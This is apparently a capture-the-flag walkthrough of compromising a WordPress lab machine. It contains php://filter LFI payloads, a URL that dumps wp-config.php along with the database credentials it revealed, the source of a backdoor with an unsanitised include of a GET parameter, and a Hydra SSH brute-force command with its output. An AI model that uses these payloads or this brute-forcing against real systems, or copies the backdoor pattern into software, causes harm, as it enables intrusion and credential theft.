
Now to the interesting parts ,From the /etc/passwd file,We immediately see the names of 3 users, in addition to root: ***john, ippsec and oxdf***, let's take note of them.

We are going to be making use of two tools : PHP wrappers and CyberChef

PHP wrappers are used to allow PHP scripts to open files using various protocols. These wrappers can be used with file_get_contents(), fopen(), etc. They allow PHP to read files from various sources like http, https, ftp, and others. CyberChef is a web-based tool used by penetration testers and cybersecurity professionals to perform various tasks like encoding, decoding, and encryption on data. So basicallly we are going to encode the WP source code page as a file then decode it with Cyber Chef
We are going to search for a Php Wrapper from git



Since we are dealing with a php LFI vunerability



LFI / RFI using wrappers

Wrapper php://filter

The part "`php://filter`" is case insensitive

```
http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.php
http://example.com/index.php?page=php://filter/convert.iconv.utf-8.utf-16/resource=index.php
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
http://example.com/index.php?page=pHp://FilTer/convert.base64-encode/resource=index.php
```

Wrappers can be chained with a compression wrapper for large files.

```
http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/p
```

NOTE: Wrappers can be chained multiple times using `|` or `/`:

- Multiple base64 decodes: `php://filter/convert.base64-decoder|convert.base64-decode|convert.base`


we make use of this payload

php://filter/convert.base64-encode/resource=index.php

So which file are we encoding and decoding? Since this is a WordPress(WP) page, we know that the The WP-config file contains various configuration settings for a WordPress installation. It's a critical file that stores database connection details, security keys, and other important settings.
So we have our "file " so let us shoot

http://redrocks.win/NetworkFileManagerPHP.php?key=php://filter/convert.base64-encode/resource=wp-config.php

You can also use burpsuite to intercept ,send to repeater ,see the HTTP response and play around with for a nice interface
So lets have Cyber Chef do its cooking and baking




Nice ...


Output

```
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'john' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3v_m4lwh3r3_k1nG!!' );

/** MySQL hostname */
```

We have a database username and a password ...Hahahahhahah😉Not so slick now huh,Red
We have a wp-login page(when we checked for directories using gobuster), lets try login using this credentials




Well, maybe Red is a little to slick but we are onto something here and we must gain our machine back.
We have a user and we have a password
Well remember we have a backdoor(NetworkManager.php), we can also encode and decode and see where that leads us




Output

```
<?php
   $file = $_GET['key'];
   if(isset($file))
   {
       include("$file");
   }
   else
   {
       include("NetworkFileManagerPHP.php");
   }
   /* VGhhdCBwYXNzd29yZCBhbG9uZSB3b24ndCBoZWxwIHlvdSEgSGFzaGNhdCBzYXlzIHJ1bGVzIGFyZSBydWxlcw== */
?>
```



Red is really playing hardsd but we go harder
.Lets see what hashcat rules.It is another clue by Red, mentioning a password, Hashcat, and rules. Since it was base64 encoded, we can assume that Red is talking about the Hashcat Best64 rule for password mutation. The

first password that comes to mind is the wp-config databse credentials password
To use hashcat rules, we have to create a file with that password we found then use hashcat to crack the password



Remember we earlier in our recon, we saw two ports open, port 80 and port 22(ssh) so we are going to bruteforce this new password list using a tool called Hydra. Hydra is a powerful tool used for brute-forcing various network protocols, including SSH. It can be used to perform dictionary attacks, brute-force attacks, and hybrid attacks.

hydra -l john -P wordlist.txt <target machine IP> ssh

```
File  Edit  View  Search  Terminal  Help

┌──(root㉿kali)-[~]
└─#  hydra -l john -P wordlist.txt 192.168.0.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 02:59:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries p
[DATA] attacking ssh://192.168.0.4:22/
[22][ssh] host: 192.168.0.4   login: john   password: R3v_m4lwh3r3_k1nG!!6
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-18 02:59:32

┌──(root㉿kali)-[~]
└─#
```

We have a new password, now lets ssh into the machine with our new credentials

